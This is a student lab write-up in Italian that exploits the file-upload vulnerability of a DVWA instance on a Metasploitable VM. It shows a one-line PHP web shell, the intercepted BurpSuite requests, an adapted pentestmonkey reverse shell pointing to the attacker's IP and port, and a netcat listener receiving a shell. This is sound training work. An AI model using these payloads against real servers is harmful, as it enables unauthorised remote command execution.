

## Week 6 - Esercizio 1

### Exploit di vulnerabilità: Reverse Shell

#### Consegna

Nella lezione pratica di oggi vedremo come sfruttare un file upload sulla DVWA per caricare una semplice shell in PHP. Monitoreremo tutti gli step con BurpSuite


##### Traccia:

Configurate il vostro laboratorio virtuale in modo tale che la macchina Metasploitable sia raggiungibile dalla macchina Kali Linux. Assicuratevi che ci sia comunicazione tra le due macchine.


Lo scopo dell'esercizio di oggi è sfruttare la vulnerabilità di «file upload» presente sulla DVWA per prendere controllo della macchina ed eseguire dei comandi da remoto tramite una shell in PHP. Inoltre, per familiarizzare sempre di più con gli strumenti utilizzati dagli Hacker Etici, vi chiediamo **di intercettare ed analizzare ogni richiesta verso la DVWA con BurpSuite.**

#### Procedimento

Prima di tutto andiamo ad aprire il Browser di Burpsuite per intercettare le richieste come richiesto dall'esercizio.



Dopo di che vado a creare un file .php con nano ed inserisco il comando eseguibile per creare la Shell e controllare la macchina:



All'interno del file scrivo il comando necessario che genererà la Shell per eseguire comandi da remoto quando farò la richiesta HTTP del file

```
File Actions Edit View Help
GNU nano 6.4
<?php system($_REQUEST["cmd"]); |?>
```

Adesso carico il file su DVWA:

Choose an image to upload:

No file chosen




../../hackable/uploads/reverse\_shell.php succesfully uploaded!

Il risultato della richiesta POST Http che appare su Burpsuite è la seguente:

```
POST /dvwa/vulnerabilities/upload/ HTTP/1.1
Host: 192.168.50.100
Content-Length: 442
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://192.168.50.100
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryqXxDLWUxYrkTQLa2
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/103.0.5060.134 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://192.168.50.100/dvwa/vulnerabilities/upload/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: security=low; PHPSESSID=92a81e659822c5aab48c38576c83fb51
Connection: close
```

Noto subito che il percorso della DVWA in cui è caricato il file **reverse\_shell.php** è il seguente: `/dvwa/hackable/uploads/`


Vado a controllare cosa è presente in quella cartella tramite Browser:

Index of /dvwa/hackable/uploads			
Name	Last modified	Size	Description
 <a href="#">Parent Directory</a>	-	-	-
 <a href="#">dvwa_email.png</a>	16-Mar-2010 01:56	667	
 <a href="#">reverse_shell.php</a>	28-Nov-2022 09:48	35	

Apache/2.2.8 (Ubuntu) DAV/2 Server at 192.168.50.100 Port 80

Notiamo infatti la presenza del file **reverse\_shell.php** che abbiamo appena caricato.

Adesso provo a richiamare il file tramite il browser con una chiamata HTTP, senza però lanciare alcun comando, per controllare che la shell funzioni correttamente:




Warning: system() [function.system]: Cannot execute a blank command in /var/www/dvwa/hackable/uploads/reverse\_shell.php on line 1

Notiamo che esce un'avvertimento in cui mi viene detto che non è possibile eseguire un comando inesistente, questo perché ho volutamente deciso di omettere il comando.

Adesso infatti proverò a fare la stessa cosa ma inserendo anche un comando all'interno della barra del browser.


E questa sarà la sintassi che utilizzerò prima di lanciare il comando, seguita dal comando che voglio eseguire.



192.168.50.100/dvwa/hackable/uploads/reverse\_shell.php?cmd=

In questo caso voglio semplicemente eseguire il comando **ls** attraverso la shell remota.

Questa è la richiesta GET che ho effettuato intercettata da Burpsuite



```
GET /dvwa/hackable/uploads/reverse_shell.php?cmd=ls HTTP/1.1
Host: 192.168.50.100
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,imag
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: security=low; PHPSESSID=92a81e659822c5aab48c38576c83fb51
Connection: close
```

Questa invece è la risposta del server:

```
HTTP/1.1 200 OK
Date: Mon, 28 Nov 2022 15:03:09 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2
X-Powered-By: PHP/5.2.4-2ubuntu5.10
Connection: close
Content-Type: text/html
Content-Length: 33

dvwa_email.png
reverse_shell.php
```

Ed esattamente i file che mi aspettavo, ovvero quelli presenti all'interno della cartella **uploads**

### RISOLUZIONE AVANZATA DELL'ESERCIZIO

Eseguo l'esercizio caricando però sulla macchina target una reverse shell avanzata.

In questo caso ho scelto la shell che ho trovato su github, ovvero quella di Pentest monkeys:

<https://github.com/pentestmonkey/php-reverse-shell/blob/master/php-reverse-shell.php#L39>

Ho poi modificato il file in modo che fosse utilizzabile per il nostro caso, inserendo ip della mia macchina :

```
set_time_limit (0);
$VERSION = "1.0";
$ip = '192.168.50.101'; // CHANGE THIS
$port = 1234; // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
```

Carico poi la reverse shell avanzata sulla macchina target:

**Vulnerability: File Upload**

Choose an image to upload:

No file chosen

../../../../hackable/uploads/advanced\_reverse\_shell.php succesfully uploaded!

Mi metto in ascolto sulla porta che ho inserito nel file con **netcat**:

```
(kali㉿kali)-[~/.../Esercizi]
$ nc -vnlp 1234
listening on [any] 1234 ...
```

Dopo di che eseguo il file tramite il browser:

```
192.168.50.100/dvwa/hackable/uploads/advanced_reverse_shell.php
```

E vediamo che appare una shell direttamente sul nostro terminale:

```
(kali㉿kali)-[~/.../Esercizi_Epicode/Week6/Reverse_Shell/php-reverse-shell]
$ nc -vnlp 1234
listening on [any] 1234 ...
connect to [192.168.50.101] from (UNKNOWN) [192.168.50.100] 41318
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU
10:47:21 up 1:22, 2 users, load average: 0.00, 0.00, 0.00
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU   WHAT
msfadmin  tty1    -               09:25    1:20   0.02s  0.01s  -bash
root      pts/0    :0.0            09:25    1:21   0.00s  0.00s  -bash
uid=33(www-data) gid=33(www-data) groups=33(www-data)
sh: no job control in this shell
sh-3.2$ ls /
bin
```

Da qui possiamo eseguire i comandi che vogliamo.